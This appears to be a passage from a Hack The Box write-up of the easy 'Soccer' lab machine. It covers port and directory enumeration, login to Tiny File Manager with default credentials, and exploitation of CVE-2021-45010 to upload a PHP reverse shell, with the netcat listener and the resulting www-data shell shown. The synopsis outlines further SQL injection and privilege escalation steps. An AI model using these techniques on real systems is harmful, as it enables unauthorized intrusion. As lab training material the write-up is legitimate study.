Soccer

8th December 2022 / Document No D22.100.219

Prepared By: C4rm3l0

Machine Author: sau123

Difficulty: Easy

Classification: Official

Synopsis

Soccer is an easy difficulty Linux machine that features a foothold based on default credentials, forfeiting access to a vulnerable version of the `Tiny File Manager`, which in turn leads to a reverse shell on the target system (`CVE-2021-45010`). Enumerating the target reveals a subdomain which is vulnerable to a blind SQL injection through websockets. Leveraging the SQLi leads to dumped `SSH` credentials for the `player` user, who can run `dstat` using `doas` - an alternative to `sudo`. By creating a custom `Python` plugin for `doas`, a shell as `root` is then spawned through the `SUID` bit of the `doas` binary, leading to fully escalated privileges.

Skills Required

- Basic web enumeration
- Basic Linux enumeration


Skills Learned

- Identifying blind SQL Injections
- Leveraging `SUID` binaries to escalate privileges

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.194 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.194
```




```
nmap -p$ports -sC -sV 10.10.11.194

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 06:53 BST
Nmap scan report for 10.10.11.194
Host is up (0.026s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad0d84a3fdcc98a478fef94915dae16d (RSA)
|   256 dfd6a39f68269dfc7c6a0c29e961f00c (ECDSA)
|_  256 5797565def793c2fcbdb35fff17c615c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix
<...SNIP...>

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.19 seconds
```

Scanning the target with `Nmap` reveals three open `TCP` ports. The first two are occupied by `SSH` and `Nginx`, both of which running on their default ports. The last open port is `9091`, which is running an unknown service.

HTTP

Browsing to port `80` redirects us to the domain `soccer.htb`.



Hmm. We're having trouble finding that site.

We can't connect to the server at soccer.htb.

If that address is correct, here are three other things you can try:


- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

We proceed to add the domain to our `/etc/hosts` file and refresh the page.

```
echo "10.10.11.194 soccer.htb" | sudo tee -a /etc/hosts
```


The web app appears to be a static page, without any functionality. We run a directory scan using `gobuster` to find any potentially interesting files.

```
gobuster dir -u http://soccer.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```




```
gobuster dir -u http://soccer.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/08 18:41:24 Starting gobuster in directory enumeration mode
===============================================================
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
===============================================================
2022/12/08 18:42:00 Finished
===============================================================
```

Our enumeration yields a `/tiny` directory, which when navigated to shows a login panel to a file manager.



A search for the keywords `tiny file manager` reveals a `GitHub` repository, which in turn divulges the default administrative credentials for the service, namely `admin:admin@123`.

We log in successfully and land on the file manager's dashboard, which also reveals the service's version, namely `2.4.3`. As a quick search reveals, `Tiny File Manager <= 2.4.6` allows remote attackers with valid user accounts to upload malicious `PHP` files to the webroot and achieve code execution on the target server, which is also known as `CVE-2021-45010`.



File Manager


You are logged in

□	Name	Size	Modified	Perms	Owner	Actions
□	tiny	Folder	17.11.22 08:07	0755	root:root	
□	football.jpg	376.23 KB	17.11.22 08:07	0644	root:root	
□	ground1.jpg	264.68 KB	17.11.22 08:07	0644	root:root	
□	ground2.jpg	218.5 KB	17.11.22 08:07	0644	root:root	
□	ground3.jpg	55.05 KB	17.11.22 08:07	0644	root:root	
□	ground4.jpg	121.57 KB	17.11.22 08:07	0644	root:root	
□	index.html	6.75 KB	17.11.22 08:07	0644	root:root	

Full Size: 1.02 MB File: 6 Folder: 1 Memory used: 2 MB Partition size: 871.58 MB free of 3.84 GB

Tiny File Manager 2.4.3

The `tiny` folder contains an `uploads` directory, to which we have write permissions.




File Manager tiny

□	Name	Size	Modified	Perms	Owner	Actions
	..					
□	uploads	Folder	19.11.22 04:55	0757	root:root	
□	tinyfilemanager.php	176.56 KB	17.11.22 08:07	0644	root:root	

Full Size: 176.56 KB File: 1 Folder: 1 Memory used: 2 MB Partition size: 861.38 MB free of 3.84 GB

Tiny File Manager 2.4.3


With that in mind, we can try uploading a php reverse shell.



Destination Folder: /var/www/html/tiny/uploads

We fire up a listener on port `4444` and can trigger the reverse shell by navigating to `/tiny/uploads/shell.php`.

```
nc -nlvp 4444
```




```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.194] 32960
Linux soccer 5.4.0-135-generic #152-Ubuntu SMP Wed Nov 23 20:19:22 UTC 2022 x86_64 x86_64 x86_64
GNU/Linux
 14:10:52 up 9 min,  0 users,  load average: 0.00, 0.05, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We successfully get a shell as `www-data`.

Foothold

HTTP

